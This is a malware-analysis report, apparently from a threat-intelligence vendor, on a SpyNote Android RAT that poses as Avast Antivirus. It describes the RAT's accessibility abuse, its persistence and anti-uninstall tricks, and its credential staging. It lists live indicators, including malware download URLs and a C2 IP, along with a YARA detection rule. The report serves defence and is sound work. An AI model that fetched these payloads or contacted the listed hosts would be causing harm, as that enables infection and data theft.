
Malware Dynamics:

We executed this variant of SpyNote malware, which confirms our early analysis derived from the code examination of the malware. As soon as the malware is installed, it disguises itself by adopting the name and icon of Avast Antivirus for Android:




fake icon/name

As soon as the user clicks the icon, it opens a layout requesting the user to grant accessibility permissions for the malware:




Requesting accessibility permission


However, if the user grants accessibility permission due to trust in the malware, mistaking it for an antivirus, the Android security mechanism will warn the user about the potential implications:



Immediately after the user grants accessibility permission, SpyNote displays a processing window asking the user to wait while it obtains the necessary permissions in the background. It accomplishes this by simulating user gestures and inputs. This activity can be detected by the multiple touch sounds produced by Android (if the touch sound option is enabled), indicating the enabling of various permissions:




Processing window: masking permissions granting




Enabled permission using accessibility

Reviewing the “All Permissions” section for the malware confirms the permissions identified during the code analysis. This validation reinforces the comprehensive examination of the malware’s capabilities, demonstrating that it successfully grants itself extensive permissions to carry out a wide array of malicious activities on the device.


SpyNote also disables the “Auto-Reset Permissions” option for itself, ensuring it retains control over the device without interruption:



Using the accessibility service, SpyNote also excludes itself from battery optimization, ensuring it can run continuously in the background without being restricted by power-saving measures:



The malware displays a continuous silent notification stating, “New system software is available, Tap to learn more”. When the user clicks on this notification, it redirects them to the notification settings for the malware app rather than an actual update. This deceptive tactic maintains the malware’s presence on the device and misleads the user about its true intentions:



Persistent silent notification

Active self-defense: if the user attempts to modify the malware’s permissions, force stop the app, or access the Accessibility Settings on the device, the malware uses accessibility features to simulate user touch gestures, preventing the user from performing these actions and escape to the home screen by simulating the ‘back’ action multiple times.

The malware employs the Uninstall class, utilizing the Accessibility Service to monitor and intercept system events related to app management and settings, with a specific focus on preventing its own removal. It checks for specific class names and keywords associated with uninstallation processes. When it detects relevant activities, it simulates a ‘back’ action (performGlobalAction(1)) to prevent the user from proceeding with the uninstallation.

However, the malware has a critical flaw in its code. A NullPointerException occurs because it attempts to invoke the toString() method on a null CharSequence object. This error disrupts its functionality, preventing it from executing certain malicious actions as intended. This shows that while the malware is sophisticated in its persistence mechanisms, it is not immune to coding errors that can hinder its effectiveness.

```
4441 W System.err:    at android.accessibilityservice.AccessibilityService$2.onAccessibilityEvent(AccessibilityService.java:2650)
4441 W System.err:    at android.accessibilityservice.AccessibilityService$IAccessibilityServiceClientWrapper.executeMessage(AccessibilityService.java:2975)
4441 W System.err:    at com.android.internal.os.HandlerCaller$MyHandler.handleMessage(HandlerCaller.java:44)
4441 W System.err:    at android.os.Handler.dispatchMessage(Handler.java:106)
4441 W System.err:    at android.os.Looper.loopOnce(Looper.java:201)
4441 W System.err:    at android.os.Looper.loop(Looper.java:288)
4441 W System.err:    at android.app.ActivityThread.main(ActivityThread.java:7872)
4441 W System.err:    at java.lang.reflect.Method.invoke(Native Method)
4441 W System.err:    at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
4441 W System.err:    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:936)
4441 W System.err: java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String java.lang.CharSequence.toString()' on a null object refere

4441 W System.err:    at produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.Uninstall.checkOtherUninstall(Uninstall.java:148)
4441 W System.err:    at produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.Uninstall.check(Uninstall.java:31)
4441 W System.err:    at produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.bfrqdvnljrajsmtgatcfbrffxetdddderenfkexkbbznmluqiri3.AccessService.onAc
```

NullPointerException error

SpyNote collects data, such as credentials on the external storage (sdcard), and deletes them later to remove traces. This tactic allows the malware to temporarily store sensitive information until it can be exfiltrated to its command-and-control server, ensuring that minimal evidence is left on the device.

```
:/sdcard/Config/sys/apps/loge # ls
pwd.text pwdss.text
:/sdcard/Config/sys/apps/loge #
```

Network communication:
Initially, the malware attempts to establish a connection with the C2 server (45[.]94[.]31[.]96[:]7544) but receives no response. It then begins monitoring network traffic to check for an active internet connection. For each log shown below, subsequent SYN requests are sent to the same IP address, indicating repeated attempts to re-establish a connection with the C2 server:

```
4441  4628 D TrafficStats: tagSocket(64) with statsTag=0xffffffff, statsUid=-1
4441  4628 D TrafficStats: tagSocket(64) with statsTag=0xffffffff, statsUid=-1
4441  4628 D TrafficStats: tagSocket(64) with statsTag=0xffffffff, statsUid=-1
4441  4628 D TrafficStats: tagSocket(64) with statsTag=0xffffffff, statsUid=-1
```

Log snippet: network connection attempt

Source	Destination	Protocol	Info
172.21.56.9	45.94.31.96	TCP	50410 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003707243 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003735794 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003736843 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003738933 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 50410 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003739883 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003743003 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003751403 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 37328 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003768043 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	52256 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003796822 TSecr=0 WS=128
172.21.56.9	45.94.31.96	TCP	[TCP Retransmission] 52256 → 7544 [SYN] Seq=0 Win=65340 Len=0 MSS=1452 SACK_PERM TSval=2003797883 TSecr=0 WS=128

SYN requests sent to C2 (45[.]94[.]31[.]96[:]7544)

However, in this instance, there is no response from the IP address. This lack of response could mean that the C2 server is offline, and unreachable at the moment. Regardless, the attempt indicates the malware's intent to reach out and perform actions based on the commands received from the C2 server.

SpyNote Capabilities

Analyzing SpyNote RAT offers important insights into its operational features. Based on this analysis, the following points highlight the capabilities of this information-stealing malware:

- Employs obfuscation to evade analysis tools.
- Detects analysis environments.
- Leverages accessibility service permission for extensive device control.
- Simulates user gestures to silently grant itself additional permissions in the background.
- Operates continuously and restarts services if stopped.
- Avoids being flagged by disabling Google's phishing detection.
- Obfuscates data collection processes.
- Collects and stores credentials and sensitive data in external storage before deletion.
- Targets multiple brands with device-specific approaches for persistence.
- Targets Cryptocurrencies and Wallets.
- Actively steals data from other applications.
- Defend itself from being uninstalled.
- Prevents users from altering permissions or force-stopping it.

- It can download and install additional apps/malware on compromised devices.
- Exfiltrates harvested data.

Conclusion

The comprehensive analysis of the SpyNote malware reveals its sophisticated capabilities and extensive range of malicious activities. By leveraging obfuscation techniques, accessibility service permissions, and advanced methods for persistence and evasion, SpyNote demonstrates a high level of technical ingenuity aimed at stealing sensitive information, manipulating user interactions, and maintaining control over compromised devices. Its ability to operate continuously, collect and exfiltrate data, and install additional malware or applications underscores the significant threat it poses.

As threats like SpyNote RAT continue to evolve, it is crucial for organizations to implement robust cybersecurity measures and proactive defense strategies. Users should exercise caution when opening files from untrusted sources or clicking on unfamiliar links, particularly those promoting dubious software or content. Additionally, employing strong cybersecurity practices – such as using reputable antivirus software, keeping all software up to date, and staying vigilant against social engineering attacks – can significantly enhance protection against sophisticated malware like SpyNote RAT.

Indicators Of Compromise

S/N	Indicators	Type	Context
1	214aad6338d607df7ec75a2c48af09d5	File	Avastavv.apk
2	94a3b1fc830323234f5ac6e69cf0840507c23e15bee5c8c3aa86fddaf61ef8b1	File	Avastavv.apk
3	avastop[.]com	Domain	Malware Source
4	https[:]//avastop[.]com/Avastavv.apk	URL	Malware Source
5	Avastxo[.]com	Domain	Malware Source
6	Avastbk[.]com	Domain	Malware Source
7	Avastpx[.]com	Domain	Malware Source
8	Avastcsw[.]com	Domain	Malware Source
9	Avastsf[.]com	Domain	Malware Source
10	Avastsp[.]com	Domain	Malware Source
11	Avastpy[.]com	Domain	Malware Source
12	Avastwp[.]com	Domain	Malware Source
13	Avastkb[.]com	Domain	Malware Source
14	Avastxv[.]com	Domain	Malware Source
15	Avastga[.]com	Domain	Malware Source
16	Avastsgp[.]com	Domain	Malware Source
17	Avastpst[.]com	Domain	Malware Source

18	45.94.31[.]96	IP Address	Command & Control (C2)

MITRE ATT&CK Tactics and Techniques

No.	Tactic	Technique
1	Initial Access (TA0027)	T1660: Phishing
2	Persistence (TA0028)	T1624.001: Broadcast Receivers T1541: Foreground Persistence
4	Privilege Escalation (TA00029)	T1626.001: Device Administrator Permissions
5	Defense Evasion (TA0030)	T1628: Hide Artifacts T1628.002: User Evasion T1629: Impair Defenses T1406: Obfuscated Files or Information T1633: Virtualization/Sandbox Evasion
6	Credential Access (TA0031)	T1417: Input Capture
7	Discovery (TA0032)	T1430: Location Tracking T1422: Internet Connection Discovery
	Collection (TA0035)	T1517: Access Notifications T1429: Audio Capture T1616: Call Control T1414: Clipboard Data T1417: Input Capture T1636: Protected User Data T1513: Screen Capture T1512: Video Capture
	Exfiltration (TA0036)	T1646: Exfiltration Over C2 Channel
	Impact (TA0034)	T1516: Input Injection T1582: SMS Control

YARA Rules

rule SpyNote_RAT {
meta:
description = “Detects SpyNote malware based on provided IoCs”
author = “Cyfirma Research”
version = “1.0”

strings:
$hash1 = “214aad6338d607df7ec75a2c48af09d5” // MD5 hash
$hash2 = “94a3b1fc830323234f5ac6e69cf0840507c23e15bee5c8c3aa86fddaf61ef8b1” //SHA256 hash

$url1 = https://avastop.com/Avastavv.apk
$ url 2 = “avastxo.com/Avastavv.apk ”
$ url 3 = “avastbk.com/Avastavv.apk ”
$ url 4 = “avastpx.com/Avastavv.apk ”
$ url 5 = “avastcsw.com/Avastavv.apk ”
$ url 6 = “avastsf.com/Avastavv.apk ”
$ url 7 = “avastsp.com/Avastavv.apk ”
$ url 8 = “avastpy.com/Avastavv.apk ”
$ url 9 = “avastwp.com/Avastavv.apk ”
$ url 10 = “avastkb.com/Avastavv.apk ”
$ url 11 = “avastxv.com/Avastavv.apk ”
$ url 12 = “avastga.com/Avastavv.apk ”
$ url 13 = “avastsgp.com/Avastavv.apk ”
$ url 14 = “avastpst.com/Avastavv.apk ”

$ip1 = “45.94.31.96”

condition:
any of ($hash*) or ($url*) or $ip1
}

Recommendations

- Implement threat intelligence to proactively counter the threats associated with SpyNote RAT.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection, such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block suspicious activity provides comprehensive protection from compromise due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with SpyNote RAT stealer command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes followed by a remediation process.
- The use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents, such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by SpyNote RAT stealer malware.
- Update security patches which can reduce the risk of potential compromise.
